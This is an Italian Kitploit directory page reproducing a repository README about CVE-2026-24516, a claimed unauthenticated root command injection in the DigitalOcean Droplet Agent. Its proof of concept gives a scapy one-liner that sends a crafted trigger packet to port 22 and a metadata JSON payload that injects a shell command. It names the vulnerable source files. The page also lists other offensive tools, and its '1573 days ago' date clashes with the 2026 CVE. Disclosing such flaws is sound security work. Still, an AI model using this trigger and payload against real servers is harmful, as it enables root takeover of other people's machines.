
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-24516-DigitalOcean-RCE — Critica RCE Root Pre-Autenticazione (CVSS 10.0) nell'Agente Droplet di DigitalOcean fino alla v1.3.2 tramite Iniezione di Comandi. | Kitploit
Strumenti/GitHubGitHub/poxsky/cve-2026-24516-digitalocean-rce
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebPenetration TestingCommand and Control
GitHubpoxsky/cve-2026-24516-digitalocean-rce

CVE-2026-24516-DigitalOcean-RCE

Critica RCE Root Pre-Autenticazione (CVSS 10.0) nell'Agente Droplet di DigitalOcean fino alla v1.3.2 tramite Iniezione di Comandi.

Vedi Repository
1573 giorni faNon ancora revisionato
Condividi

CVE-2026-24516-DigitalOcean-RCE

RCE root critica pre-autenticazione (CVSS 10.0) in DigitalOcean Droplet Agent fino alla v1.3.2 tramite command injection.

CVE-2026-24516: RCE root pre-autenticazione in DigitalOcean Droplet Agent

Panoramica

È stata scoperta una vulnerabilità critica di command injection nel DigitalOcean Droplet Agent (tutte le versioni fino alla 1.3.2 inclusa). Questa falla consente a un attaccante di ottenere l'esecuzione di codice remoto (RCE) con privilegi di root senza alcuna autenticazione.

Scopritore: Anmol Singh Rajput (@pox_sky_01) - https://0daysecurity.tech

Dettagli tecnici






La vulnerabilità risiede nel componente actioner per la risoluzione dei problemi:

  • internal/troubleshooting/actioner/actioner.go
  • internal/troubleshooting/command/exec.go


L'agente elabora i metadati dal servizio locale (169.254.169.254) ed esegue i comandi presenti nell'array TroubleshootingAgent.Requesting senza una corretta sanificazione.

Il trigger (port knocking)

L'agente viene attivato da uno specifico pacchetto TCP sulla porta 22:

  • SeqNum: 68796879
  • AckNum: 848489

Proof of Concept (PoC)

  1. Attivare il fetch: python3 -c "from scapy.all import *; send(IP(dst='TARGET')/TCP(dport=22,flags='S',seq=68796879,ack=848489))"

  2. Payload di metadati malevolo:

    {
      "troubleshooting_agent": {
        "requesting": ["command:id > /tmp/pwned"]
      }
    }
    

Impatto Punteggio CVSS: 10.0 (Critico)

Privilegi richiesti: Nessuno

Risultato: Compromissione totale del sistema (accesso root)

photo_1_2026-03-22_13-46-01 photo_12_2026-03-22_13-46-01 photo_3_2026-03-22_13-46-01 photo_4_2026-03-22_13-46-01 photo_5_2026-03-22_13-46-01 photo_6_2026-03-22_13-46-01

Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    911
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    548
  • 3

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    366
  • 4

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    362
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    311
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    287

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →